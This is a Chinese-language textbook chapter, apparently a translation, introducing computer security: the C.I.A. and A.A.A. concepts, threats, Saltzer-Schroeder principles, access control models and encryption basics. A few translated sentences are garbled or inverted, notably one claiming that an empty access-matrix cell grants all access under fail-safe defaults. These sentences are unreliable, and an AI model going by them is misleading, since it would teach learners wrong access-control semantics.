完整性的最重要性往往可以在学童的打电话游戏（Telephone game）中得到证实。在这个游戏中，一群孩子围坐成一个圆圈，其中一个孩子开始向其右侧的孩子耳语要传递的消息。然后，圆圈内的每个孩子都在等待聆听来自他左边孩子的消息。一旦一个孩子听到消息，那么他/她就向其右侧的孩子耳语同样的消息。此消息一直传递，直到该消息转了一整圈，回到第一个传递消息的孩子。此时，最后一个听到消息的孩子大声地说出消息，让大家都能听到。通常，在此时，该消息已如此失真，以至于对所有孩子而言，都是开了一个巨大的玩笑。然后另一个孩子又开始传递新消息来重复这个游戏。并且，每次重做游戏，游戏都能强化这样的事实：这种耳语的过程不能保持数据的完整性。事实上，这就是将“耳语”视为谣言的一个原因。

在计算机系统和网络中，有许多方式危害数据的完整性，这种危害可能是无意的，也可能是恶意的。例如，无意的危害可能源于存储设备被宇宙射线命中，致使重要文件位发生翻转，或者只是磁盘驱动器崩溃，彻底破坏了磁盘中的某些文件。恶意的危害可能来自计算机病毒，这些病毒感染我们的系统，并蓄意改变操作系统的一些文件，然后使计算机就是为了复制病毒而工作，并将病毒传染给其他计算机。因此，计算机系统提供工具来支持数据的完整性是非常重要的。

前面提到的用于保护信息机密性的工具——即拒绝没有相应访问权限的用户访问数据——也有助于防止在第一时间修改数据。此外，还专门设计了一些工具用于支持完整性，这些工具如下。

- 备份：数据的定期归档。归档的目的在于，以未授权或意外方式改变数据文件时，还可以通过备份来恢复这些数据文件。
- 校验和：将文件内容映射为数值的函数计算。校验和函数取决于文件的全部内容，它是以这样的方式进行设计的：即使对输入文件的一个很小改变（如翻转一位）都极有可能产生不同的输出值。校验和很像 trip-wire（译者注：trip-wire 是一款广泛应用的系统完整性工具）——用校验和来检测何时对数据完整性进行了破坏。
- 数据纠错码：一种用于存储数据的方法，以这种方式存储的数据可以很容易地检测到微小的变化，并能自动纠错。纠错码通常应用于小的存储单元，即字节级或内存字级别的存储单元，但数据纠错码也可以很好地应用于整个文件。

这些实现数据完整性的工具都具有一个共同特点：都使用冗余（redundancy）。也就是说，它们包含一些信息内容的复制或数据函数，这样我们可以检测、甚至有时能纠正对数据完整性的破坏。

此外，我们应该强调：不只要维护数据文件的完整性，还必须保护每个数据文件的元数据（metadata）。元数据是文件的属性或需要访问的一些信息，但在严格意义上，这些信息不属于文件内容。举个例子，元数据包括文件所有者、最后修改文件的用户、最后读取文件的用户、文件的创建时间、文件的最后修改时间、最后访问文件的时间、在文件系统中文件名和位置、读取和写入文件的用户或组的列表。因此，应将对文件任何元数据的改变都视为违反了文件的完整性。

例如，计算机入侵者可能不会实际修改他已渗透系统中的任何用户文件的内容，尽管如此，通过分析我们的文件，入侵者仍可能修改了某些元数据：如访问时间戳。因此，如果没有加密这些元数据，则损害了它们的机密性。事实上，如果系统能适时地对这种类型

的元数据进行完整性检查，就能检测到那些有可能会被忽视的入侵。

可用性

除了机密性和完整性之外，信息安全的另一个重要属性是可用性（availability），可用性是这样一种属性：对于任何授权用户，他们都能及时访问和修改信息。

将信息锁在铸铁保险柜中，并将保险柜放在高高的西藏山上，由忠实的专业军队时刻轮流保护，则将其视为安全的。但从信息安全的角度来看，如果使用几周或几个月的时间才能得到信息，这些信息是不安全的。事实上，一些信息质量直接与如何有效使用这些信息相关。

例如，当股市最新报价时，才是最有用的。此外，想象一下，如果有人偷走了我们的信用卡，对商人而言，被盗信用卡号列表是无用的，在数周后，我们的信用卡公司才通知所有人，这将产生多大的损失。因此，与机密性和完整性一样，计算机安全研究人员和系统设计人员已经开发出了一些工具来提供可用性，其中一些工具如下。

- 物理保护：基础设施意味着：甚至由于自然原因引发的事件中，都要确保信息是可用的。这种保护可以包括在建筑物内构建严格的计算机系统来抵御风暴、地震和炸弹爆炸，并配备发电机和其他电子设备装备，以便能应付断电和停电。
- 计算冗余：在出现故障的情况下，作为应急的计算机和存储设备。例如，廉价磁盘冗余阵列（redundant arrays of inexpensive disk, RAID）使用存储冗余来保持对客户端的数据可用。此外，Web 服务器通常以集群（farm）的方式组织，以便任何一台计算机出现故障时，都可以单独处理，而不会使网站的可用性降级。

因为可用性是如此重要，所以攻击者根本不关心数据的机密性或完整性，只选择攻击数据的可用性。举个例子，一个小偷，他偷了许多信用卡，他希望攻击由大型信用卡公司维护并广播的被盗信用卡列表的可用性。因此，可用性成为信息安全 C.I.A. 的第三个重要方面。

1.1.2 保证、真实性和匿名

除了在一节所讨论的经典 C.I.A. 的机密性、完整性和可用性的概念之外，在现代的计算机安全应用中，还有一些重要的、需要补充的概念。这些概念同样可以由三个字母的缩写 A.A.A. 表示，在此，AAA 分别代表保证（assurance）、真实性（authenticity）和匿名（anonymity），如图 1.3 所示。

保证

在计算机安全的上下文中，保证是指在计算机系统中如何提供和管理信任。诚然，信任本身难以量化，但我们知道，它涉及我们对人或系统是否按自己期望的方式运行的自信程度。

此外，信任涉及如下几方面的相互作用。

- 策略：规定了人或系统对自身和其他用户的预期行为。例如，在线音乐系统的设计者可能规定了描述用户如何访问和复制歌曲的策略。



图 1.3 A.A.A.概念：保证、真实性和匿名
注意，与 C.I.A.概念不同，A.A.A.概念是相互独立的

- 权限：描述了与人或系统交互时，代理所允许的行为。例如，在线音乐商店可能提供权限来限制访问或让已购买某些歌曲的人对相应歌曲进行复制。
- 保护：描述了加强权限和策略的一种机制。就在线音乐商店的例子而言，我们可以想象，在这样的系统中内置保护来防止未授权访问和复制系统的歌曲。

但是，保证不只是从系统到用户的。用户向在线音乐系统提供信用卡号可能希望系统能遵守已公布的、关于信用卡号使用的策略，她可能会向系统授权，刷卡为所购买的音乐付费，并且在她的信用卡公司也可能有保护系统来使她不必为信用卡的欺诈付费负责。因此，对于计算机系统而言，保证涉及两个方向的信任管理：一个方向是从用户到系统，另一个方向是从系统到用户。

计算机系统的设计者不要只保护信息的机密性、完整性和可用性。他们还需要保护和管理系统的资源，并需要确保用户不会滥用这些资源。举个例子，从否定意义上而言，即使在 C.I.A.框架中没有破坏任何信息，也需要防止未授权用户使用 CPU、内存和网络。因此，设计者需要保证用户正按照自己的策略来使用系统的资源。

同样，在计算机系统中管理信息也超出了 C.I.A.框架，因此，不妨来管理信息的使用方式。举例来说，在线电影租赁系统的用户已租用了电影的电子版，我们只允许用户可以观看固定次数的电影，或者必须在 30 天之内观看电影。音乐播放设备和应用程序的设计者同样希望针对个人用途，只允许用户少量备份他们音乐的副本，但限制复制，使用户不能制作来自他们音乐文件的盗版光盘。

因此，信任管理 (trust management) 处理效率的设计、可执行的策略、向受信任用户进行授权的方法、执行这些策略的组件、保护权限以及管理系统资源。策略可以是复杂的，就像用于电影合同的许可协议，策略也可以是相当简单的，比如一个策略：只允许计算机的所有者才能使用它的 CPU。因此，如果系统设计者想出的策略易于执行，且权限易于遵守，则这是最好的了。

系统保证的另一个重要组成部分是软件工程 (software engineering)。系统的设计者需

要知道实现他们系统的软件编码，以便这些实现能符合自己的设计。事实上，存在着许多这样的系统设计示例：系统设计在纸上是正确的，但没有正确实现这些系统设计。

这种错误实现的一个典型例子是在安全性设计中伪随机数生成器的使用。伪随机数生成器（pseudorandom number generator, PRNG）是一个程序，它返回在统计上是随机的、数的序列，开始给定的数称为种子（seed），且假设种子是随机的。系统的设计者可以指定在具体的上下文中使用 PRNG，如加密，这样使每一次加密都有所不同。但是，如果实际编写的程序犯了一个错误，这个伪随机数生成器总是使用相同的种子，那么所谓的伪随机数序列将永远相同。因此，对设计者而言，安全系统不仅要有好的设计，还要有好的规范（specification）和实现（implementation）。

在系统中放入信任还会产生许多问题。用户的计算能力通常不同于部署了同样系统的服务器。因此，将用户的信任放在系统中会使用户可用的计算量受限，如果系统辜负了用户的信任，会给拥有这个系统的公司带来法律和信誉的损失。

综上所述，当互联网浏览器“加锁”则表明与该网站的通信目前是安全的，它正在代表用户执行一定数量的计算服务。它加密会话，以便第三者不能窃听通信，如果配置正确，浏览器已做了一些初步检查，以确保正在运行的网站是公司所有者所声称的网站。只要可以执行这些内容，那么用户被网站欺骗时，至少用户还有一定的追索权——用户可以将这种不良行为作为出庭的证据或对网站的信誉提出意见。

真实性

有如此之多的在线服务能提供内容、资源甚至计算服务，所以也需要这些系统能执行自身的策略。在法律上，这就要求有执行合同的电子方式。也就是说，当有人说将要从在线音乐商店购买歌曲时，系统应该有某些方式来执行这一承诺。同样，当在线电影商店承诺：允许用户在接下来的 30 天内随便某个时间租看电影时，系统应该有某些可执行的方式让用户知道所能观看电影的时限。

真实性（authenticity）是能够确定由人或系统发布的声明、策略和权限是名符其实的一种能力。如果连这些内容都可以伪造，那么，当在线购买和出售物品时，就没办法执行人与系统所签订的默示合同了。此外，人或系统可以声明：他们没有做出过这样的承诺——某些伪装成他们的人或系统做出了这样的承诺。

从正式意义而言，协议实现了这种类型的真实性：即声明的不可否认性。不可否认性是这样一种性质：人和系统发布的正式声明是不能否认的。

实现不可否认性的主要方法是通过使用数字签名（digital signature）。数字签名是一种加密计算，它允许人或系统以一种独特的、能得到不可否认性的方式来提交他们文件的真实性。在 1.3.2 小节中将给出数字签名更正式的定义，在本书的某处还将讨论数字签名的具体实现，但在这里，只需要知道数字签名能提供对真实世界的计算模拟，这就是所谓的蓝墨水签名。

事实上，数字签名通常比蓝墨水签名有更多优势，因为数字签名允许检查所签署文件的完整性。也就是说，如果文件被修改，则该文件上的签名会变得无效。因此，真实性是一个非常重要的需求，因为我们需要一种可靠的电子方式来识别每个用户，在 1.3 小节的密码学原语中，这将是一个主题。

接下来讨论的概念是必要的，它是创建系统的另一面，就是创建的系统与个人身份绑定在一起，这正是使数字签名拥有意义所必需的条件。

匿名

当人们使用自己真实世界的身分与系统交互时，正如上文所述，这种交互有许多正面作用。但很不幸，在这种电子交易中使用真实身份还有副作用。我们最终通过数字主机记录来广播身分，但数字记录将身分与医疗史、购买历史、法律记录、电子消息通信、就业记录等绑定在一起。因为匿名具有某些记录或交易不属于任何个人这样的性质，所以我们需要匿名（anonymity）。

如果组织需要发布关于会员或客户的数据，我们希望他们以隐私保护的方式来进行这类数据的发布，经常使用的一些工具如下。

- 聚合：指来自许多个体的数据结合，从而使披露的总额或平均数不与任何个体绑定。例如，美国政府定期按种族、工资、年龄等来公布邮政编码区的人口分类，但这样做，并没有公开暴露任何个体的详细资料。
- 混合：将交易、信息或通信结合在一起，通过这种方式，将无法对任何个体进行追踪。这种技术有点专业，它要求系统能以半随机的方式将数据混合在一起，使交易或搜索仍能进行，但没有发布任何个人的身份。
- 代理：可信代理从事为个体提供服务的工作，通过这种方式，将无法追溯到任何个人。例如，网络搜索代理是一个网站，本身能提供互联网浏览器界面，使个人能够访问某些被阻止的网站，如果不通过代理，他们是无法访问这类网站的。例如，被阻止访问的原因在于他们所在国家的位置。
- 假名：虚构的身份，在通信和交易中，填写假名替代真实身份，但是另一方只知道它是一个受信任的实体。例如，许多在线社交网站允许用户使用假名与其他用户交互，使他们能够彼此通信并创建在线角色，而没有透露自己的真实身份。

匿名的目的在于只要可能并适当，它都能提供保护措施。

1.1.3 威胁与攻击

前面讨论了计算机安全的各项目标，现在，需要介绍一些可能危及这些目标的威胁和攻击：

- 窃听：信息在通信信道传输时，第三方有意地拦截信息。例如数据包嗅探器，它能监控所处互联网的流量，如无线接入定位。窃听是一种对机密性的攻击。
- 修改：信息的未授权修改。修改攻击的例子包括：中间人（man-in-the-middle）攻击。在中间人攻击中，网络流量被截获、修改并重发，并且计算机病毒修改关键的系统文件来执行一些恶意的行动，并进行自我复制。修改是对数据完整性的一种攻击。
- 拒绝服务：数据服务或信息访问的中断或退化。例如垃圾消息（email spam），垃圾消息只是简单地填满消息队列，使电子消息服务器的处理速度降低。拒绝服务是对可用性的一种攻击。

- 冒充：指捏造信息，声称是某人，但实际并不是真正的这个人。冒充攻击的例子如网络钓鱼（phishing），钓鱼创建一个网站，这个网站极像真正的银行或其他电子商务网站，但该网站的目的只是收集密码。欺骗（spoofing）可能涉及发送具有虚假返回地址的网络数据包。伪装是对真实性的一种攻击，在网络钓鱼中，试图破坏机密性和匿名。
- 抵赖：指对承诺或数据接收的否认。抵赖涉及否认需要各方提供收据来确认已接收到数据的合同或协议。抵赖是一种对保证的攻击。
- 相关性与追踪：多个数据源和信息流的集成来确定特定数据流或某条信息的来源。这是对匿名的一种攻击。

还有一些其他类型的攻击，如军事级的攻击，这类攻击旨在破译军事机密。此外，还有复合攻击，复合攻击是将上述的几种攻击类型结合在一起。但上面列出的攻击是最常见的攻击类型。

1.1.4 安全原则

通过介绍由 Saltzer 和 Schroeder 在 1975 年发表的经典论文所列出的十大安全原则（security principle）来总结这一小节。不管作者所处的年代，这些原则仍然是当前保护计算机系统和网络安全的重要指导方针。

(1) 机制的经济性。这一原则强调了在设计和安全措施实现中的简单性。虽然大多数工程都力求做到简单，但在安全领域中，简单的概念特别重要，因为对于简单的安全框架，开发者和用户更容易理解，能更有效地进行开发，并能对其执行方法进行验证。因此，机制的经济性和实现与可用性问题密切相关，我们将在第 1.4 小节中进行介绍。

(2) 故障安全默认值。这一原则说明系统的默认配置应该有稳健的保护方案。例如，当向操作系统添加新用户时，用户的默认组对文件和服务应具有最小的访问权限。但很不幸的是，操作系统和应用程序通常都有默认选项，这些默认选项更有利可用性，而没有过多地考虑安全性。对许多流行的应用程序而言，这是历史问题，举个例子，Web 浏览器允许从 Web 服务器上下载执行代码。许多流行的访问控制模型（如将在 1.2 小节所介绍的）都基于故障安全权限默认值的假设。也就是说，如果对特定的主体-客体对 (s,o) 没有指定明确的访问权限，如对访问控制矩阵的空单元格，那么主体 s 决定了对客体 o 的所有访问类型。

(3) 完全仲裁。这一原则背后的思想是：检查每一次资源访问是否遵守保护方案。因此，用户应该对性能改进技术备加小心，这类技术只保存前一次授权检查结果，而权限能随时间而发生改变。例如，在一定的时间（如 15 分钟）过后，在线银行网站要求用户再次签字。应用程序正在对文件系统执行不同的访问方式检查。例如，如果第一次检查到的权限是程序请求访问文件，但没有再次对同一文件的后继访问进行检查，而此应用程序正在运行，这将是非常危险的。

(4) 开放式设计。根据这一原则，安全体系结构和系统设计应该是公开的。安全应该只依赖于密钥的保密。开放式设计允许多方来审查系统，这就能在早期发现和修正由设计错误造成的安全脆弱性。如在开源软件中，因为可以检查系统的实现，所以就能对更多安

全功能进行详细审查并能更直接地处理修复软件的缺陷。开放式设计原则与不公开即安全（security by obscurity）方法正好相反，在不公开即安全方法中，它试图通过保密加密算法来实现安全，在历史上，一些组织曾使用过这种方法，但都没有成功。注意，虽然它可以直接受到设计漏洞威胁的系统。

(5) 特权分离。这一原则表明，为了访问受限资源或使程序执行某些操作，需要多个条件。从 Saltzer-Schroeder 发表论文那年起，这一术语也意味着系统组件的分离，这样就能限制任何单独组件的安全漏洞所造成的损害。

(6) 最小特权。每个程序和计算机系统用户都应按所需的、正常的最小特权来操作。如果执行这一原则，则能限制滥用特权，由被破解的特定应用程序或用户账户所能造成危害将降到最低。信息的需者方知（need-to-know）的军事概念是这一原则的一个示例。如果忽略这一原则，安全漏洞可能会造成更多的危害。举个例子，攻击者将恶意代码注入 Web 服务器的某个应用程序，而该应用程序具有完全的管理员权限，那么运行这个程序将给系统带来严重的危害。而应用最小特权原则，Web 服务器应用程序只需要完成其操作的最小权限集。

(7) 最少公共机制。在多用户系统中，允许多个用户共享资源的机制应该最小化。例如，如果多个用户都需要访问文件或应用程序，那么这些用户应该有不同的通道，并通过自己的通道来访问这些资源，以防止不可预见的结果引发安全问题。

(8) 心理可接受。这一原则规定，用户接口应该是精心设计的，并且非常直观，所有与安全相关的设置都按普通用户的期望进行配置。程序的行为与用户期望之间的差异可能会产生安全问题，如软件错误配置的危险，所以这一原则就是为了最大限度地减少这些差异。一些电子消息应用程序包括了对电子消息进行加密和数字签名的加密技术（在 1.3 小节中介绍），但是，尽管它们具有广泛的适用性，但在实践中很少使用如此强大的加密功能。之所以出现这种状况，原因之一在于：使用这种加密功能的已有的电子消息应用程序所提供的接口是复杂难懂的，并且也是非直观的。

(9) 工作因素。根据这一原则，当设计安全方案时，绕过安全机制的代价应与攻击者的资源相比较。开发的用于保护大学数据库中学生成绩的系统，可能被窥探者或想改自己成绩的学生攻击，但与开发的用于保护军事机密的系统相比，此系统所需要安全措施并不复杂，因为军事保密系统可能遭到政府情报组织的攻击。Saltzer 和 Schroeder 承认，对电子系统而言，工作因素原则不太适合，因为很难确定危害安全所需的工作量。此外，技术进步如此迅速，在当时认为不可行的入侵技术，在几年之内就能不费吹灰之力给予实现。举例来说，如第 1.4.2 节讨论的蛮力密码破解，在廉价的个人计算机上执行这种破解的可能性越来越大。

(10) 记录危害。最后，这一原则说明：有时记录入侵细节比采用更复杂的措施来预防入侵更为理想。互联网连接的监控摄像头是一个有效记录危害系统的典型例子，部署监控摄像头来代替防盗门窗来保护大楼。在办公网络，服务器要维护与所有文件访问、发送和接收所有电子消息以及所有 Web 浏览会话相关的日志。同样，计算机系统并不一定使用记录危害原则，因为系统可能很难检测到入侵，并且娴熟的攻击者可以删除目标计算机上的痕迹，例如，删除日志记录。

十大安全原则

十项原则的安全示意图如图 1.4 所示。如上所述，这些原则已经超越了时空，再次成为计算机安全的根本。此外，由图可知，这些原则共同工作来保护计算机和信息。例如，机制的经济性自然有助于开放式设计，因为简单的系统更容易被理解，并且开放系统公开展示的安全性就源自于这样的简单系统。




图 1.4 Saltzer 和 Schroeder 提出的十大安全原则

1.2 访问控制模型

防御攻击的一种最佳方式是将防御摆在首位。通过严格的方式来确定谁有权访问各种信息块，就能防御针对机密性、完整性和匿名的攻击。在本小节中，我们讨论一些用于管理访问控制的最流行方法。

所有模型都假设有数据管理者、数据所有者或系统管理员来定义访问控制规范。这样做的目的在于：限制用户只能访问或修改与他们相关的信息。也就是说，对用户采用最小权限原则（least privilege）。

1.2.1 访问控制矩阵

确定访问控制权限的一种有用工具是访问控制矩阵（access control matrix），它是定义权限的表。表的每一行是主体（subject），主体是用户、组或可以执行操作的系统。表的每一列是客体（object），客体是文件、目录、文档、设备、资源或需要定义访问权限的任何其他实体。然后，表的每个单元格用与主体和客体相关联的组合访问权限来填充。访问权限包括读、写、复制、执行、删除和注释等操作。空单元格表示未授予任何访问权限。在

表 1.1 中，我们给出了一个控制矩阵的示例，它使用虚构的文件系统和用户集。

表 1.1 访问控制矩阵的一个示例。此表列出了 4 个虚拟用户对一个文件 /etc/passwd 和三个目录的读、写和执行 (exec) 的访问权限

	/etc/passwd	/usr/bin/	/u/roberto/	/admin/
root	read, write	read, write, exec	read, write, exec	read, write, exec
mike	read	read, exec		
roberto	read	read, exec	read, write, exec	
backup	read	read, exec	read, exec	read, exec
...

优点

访问控制矩阵的优点是：能快速并直接确定任何主体-客体对的访问控制权限——即到表中这个主体所在行与这个客体所在列的单元格就能找到对应的访问权限。这个主体-客体对的访问控制权限集就在此单元格中，对感兴趣记录的查找通过一个操作就能完成，就是分析矩阵中的每个单元格。此外，访问控制矩阵能立刻为管理员提供简单的可视方式，来掌握全部访问控制的关系集，并将控制程度具体为主体-客体对的粒度。因此，这种访问控制模型有许多优点。

缺点

但是，访问控制矩阵的缺点也很突出，因为矩阵能变得非常巨大。特别是，如果我们有 n 个主体和 m 个客体，则访问控制矩阵有 n 行、 m 列，即有 $n \cdot m$ 个单元格。例如，一台合理规模的计算机服务器能很容易地拥有 1000 个主体，这些主体都是服务器的用户，服务器有 1 000 000 个客体，这些客体都是它的文件和目录。但是，这将意味着访问控制矩阵将有 1 亿个单元格！很难想象，在世界的任何地方能有这么一位系统管理员，他有足够的文化和耐心来为如此巨大的表填充单元格！此外，也没有人能立即看到此表的视图。

为了克服访问控制矩阵缺乏可扩展性的缺点，计算机安全研究人员和系统管理员已提出了许多访问控制矩阵的替代模型。在本小节的其余部分，我们将讨论其中的三种模型。还将专门讨论访问控制列表、权能和基于角色的访问控制。这些模型所提供的功能与访问控制矩阵一样，但在方法上，减少了访问控制矩阵的复杂性。

1.2.2 访问控制列表

访问控制列表 (access control list, ACL) 模型采用以客体为中心的方法。对于每个客体 o ，它定义了列表 L ， L 称为 o 的访问控制列表，该列表列举了所有对 o 有访问权限的主体，并对于每个这样的主体 s ，给定 s 对客体 o 的访问权限。

从本质上讲，ACL 模型使用访问控制矩阵的每一列，通过忽略所有对应于空白单元格所在列的主体-客体对，将其压缩成一个列表，如图 1.5 所示。




图 1.5 与表 1.1 所示访问控制矩阵对应的访问控制列表 (ACL)
利用速记表示法: r=read、w=write 和 x=execute

优点

与访问控制矩阵相比, ACL 的主要优点在于大小。系统中所有访问控制列表的总大小与访问控制矩阵中非空单元格数成正比, 预计要少于访问控制矩阵的单元格总数。

ACL 的另一个优点在于: 对于安全的计算机系统, 可将客体的 ACL 直接存储为该客体元数据的一部分, 对文件系统而言, 这是特别有用的。也就是说, 文件和目录的头块可以直接存储该文件或目录的访问控制列表。因此, 如果用户或进程请求访问特定的目录或文件, 且操作系统确定其确实有相应的访问权限, 那么系统只需要查询该客体的 ACL。

缺点

ACL 的主要缺点是: 它们不能提供有效的方法来列举给定主体的所有访问权限。为了确定给定主体 s 的所有访问权限, 基于 ACL 的安全系统搜索每个客体的访问控制列表, 来查找涉及 s 的记录。也就是说, 确定这样的信息需要对系统所有 ACL 进行完全搜索, 而访问控制矩阵要进行类似的计算只需分析主体 s 所在的行。

不幸的是, 有时这种计算是必需的。例如, 如果从系统中删除主体, 管理员需要在包含该主体的所有 ACL 中删除他/她的访问权限, 但如果无法知道给定主体的所有访问权限, 管理员将别无选择, 只能搜索所有 ACL 来查找包含该主体的任何记录。

1.2.3 权能

另一种方法称为权能 (capability), 它采用以主体为中心的方法来进行访问控制。对于每个主体 s , 它定义了 s 的客体列表, 且 s 要具有非空的访问控制权限, 同时对于每个这样的客体, 也同时给出了具体的权限。因此, 在本质上, 它是访问控制矩阵中的每一行, 通过删除所有空单元格, 压缩形成的一个列表, 如图 1.6 所示。

优点

权能访问控制模型与访问控制列表模型一样, 在空间上比访问控制矩阵更具优势。也就是说, 对于具有非空访问控制权限的主体-客体对, 系统管理员只需要创建和维护它们的访问控制关系。此外, 权能模型使管理员能迅速确定任何主体所拥有的所有访问权限, 事

实际上，需要做的就是读出该主体的权能列表。同样，主体 s 每次对客体 o 请求特定的访问权限时，系统只需要分析 s 的完整权能列表来查找 o。如果 s 对 o 有该权限，则理所当然，它能进行访问。因此，如果主体的权能列表大小不是太大，那么计算是相当快的。




图 1.6 与表 1.1 所示访问控制矩阵对应的权能
利用速记表示法：r=read、w=write 和 x=execute

缺点

权能的主要缺点是：它们没有与客体直接关联。因此，确定客体 o 的所有访问权限的唯一方法是搜索所有主体的所有权能列表。与访问控制矩阵一样，这样的计算只涉及搜索与客体 o 相关联的列。

1.2.4 基于角色的访问控制

独立于具体的数据结构来表示访问控制权限是访问控制的另一种方法，该方法可以使用上述的任何一种数据结构。在基于角色的访问控制（role-based access control, RBAC）中，管理员定义角色，然后指定这些角色的访问控制权限，而不是直接指定主体的访问控制权限。

举例来说，某大学计算机科学系的文件系统可能有“教师”、“学生”、“行政人员”、“行政管理员”、“备份代理”、“实验室管理员”和“系统管理员”等角色，授予每个角色的访

问权限都与该角色相关联的用户类相适合。例如，备份代理对文件系统中的每个客体都有读取和执行的访问权限，但写操作只能访问备份目录。

一旦定义了角色并为角色-客体对分配了访问权限，则主体也分配到了不同的角色。任何主体的访问权限都是它所拥有角色的访问权限的并集。例如，一个学生有时作为系统管理员的助手工作，她负责对本系的文件系统进行备份，这样此学生就有两个角色：“学生”和“备份代理”，那么她拥有的访问权限是授予这两个角色权限的并集。同样，一名教授具有“教师”和“实验室管理员”这两个角色，他所拥有的访问权限也是这两个角色访问权限的并集。教授除了担任系主任之外，还是“行政管理员”和“系统管理员”，那么他拥有的访问权限是他所有角色所拥有的访问权限的并集。

角色的层次结构

此外，可以定义角色的层次结构，这样就可以按层次向上传播访问权限。也就是说，如果在层次结构中，角色 R_1 在角色 R_2 之上，则 R_1 继承了 R_2 的访问权限。也就是说， R_1 的访问权限包括了 R_2 的访问权限。举个例子，在计算机科学系的角色分层结构中，角色“系统管理员”在角色“备份代理”之上，角色“行政管理员”在层角色“行政人员”之上。

归功于分层结构的属性，角色的层次结构简化了权限的定义和管理。分层结构的主要特点是能从用户组中区分角色。计算机科学系的角色层次结构示例如图 1.7 所示。在 9.2.3 小节，将更详细地介绍基于角色的访问控制模型。




图 1.7 计算机科学系角色层次结构示例

优点与缺点

基于角色的访问控制的优点是：无论正在使用哪种访问控制框架存储访问控制权限，降低了需要记录的规则总数。也就是说，角色总集应小于主体集，因此，只存储角色的访问权限更加高效。确定主体 s 是否有特定权限的开销很小，对于所有系统而言，只需要确定针对 s 的角色是否有访问权限。

基于角色的访问控制模型的主要缺点是：在目前的操作系统中还未实现。

1.3 加密的概念

如果没有执行计算机安全策略的方法，则这些策略毫无价值。法律和经济学分别在威慑攻击和鼓励遵守承诺中起到重要作用。但是，为了执行安全策略和实现安全目标，技术解决方案还是主要机制。

这正是加密的用武之地。使用加密技术可以实现更广泛的安全目标，其中包括一些在最初甚至似乎不可能实现的安全目标。在本小节中，我们先概述一些加密的基本概念。然后在第 8 章中，将更详细地介绍加密的原理与技术。

1.3.1 加密

传统上，加密 (encryption) 被描述成一种手段，它允许双方（习惯上称为 Alice 和 Bob）在易受窃听的不安全通道上建立保密通信。目前，加密并非像上述场景那么简单，它已经迅速发展，具有更广泛的其他用途和应用。尽管如此，我们还是从 Alice 和 Bob 需要以保密的方式进行通信这一场景开始，因为这一场景是一个基础，稍后会对其进行扩展。

假设，Alice 有消息 M ，她想以保密的方式将消息发送给 Bob。消息 M 称为明文 (plaintext)，我们并不是以明文的形式传送消息。因为在传输过程中，明文能被第三方识别。而是 Alice 使用加密算法 E ，将明文 M 转换成加密的形式，输出 M 的密文 C 。加密的过程记为：

$$C = E(M)$$

密文 C 是实际发送给 Bob 的消息。一旦 Bob 接收到 C ，他应用解密算法 D 从密文 C 中恢复原来的明文 M 。解密的过程记为：

$$M = D(C)$$

除了 Alice 和 Bob 之外，所选择的加密和解密算法要使第三方不能从密文 C 中确定明文 M 。因此，密文 C 可以通过对手能窃听的、不安全的信道传输。

密码系统

解密算法必须使用一些秘密信息，Bob 知道这一秘密信息，Alice 也可能知道，但没有被第三方知道。这通常由解密算法用解密密钥 (decryption key) 来完成，其中解密密钥是辅助输入的秘密数字或字符串。在这种方法中，解密算法本身可以通过标准的、公开使用的解密软件实现，只需对解密密钥保密。同样，使用加密密钥 (encryption key) 的加密算法也与解密密钥相关联，其中加密密钥也是辅助的输入。除非不能从加密密钥推导出解密密钥，否则就要对加密密钥保密。以上是对加密的概述。

但在 Alice 和 Bob 开始执行这种加密通信之前，他们需要对将要使用的基本规则达成共识。具体来说，密码系统由如下 7 个部分组成。

1. 可能的明文集。
2. 可能的密文集。

3. 加密密钥集。
4. 解密密钥集。
5. 加密密钥与解密密钥间的对应。
6. 所用的加密算法。
7. 所用的解密算法。

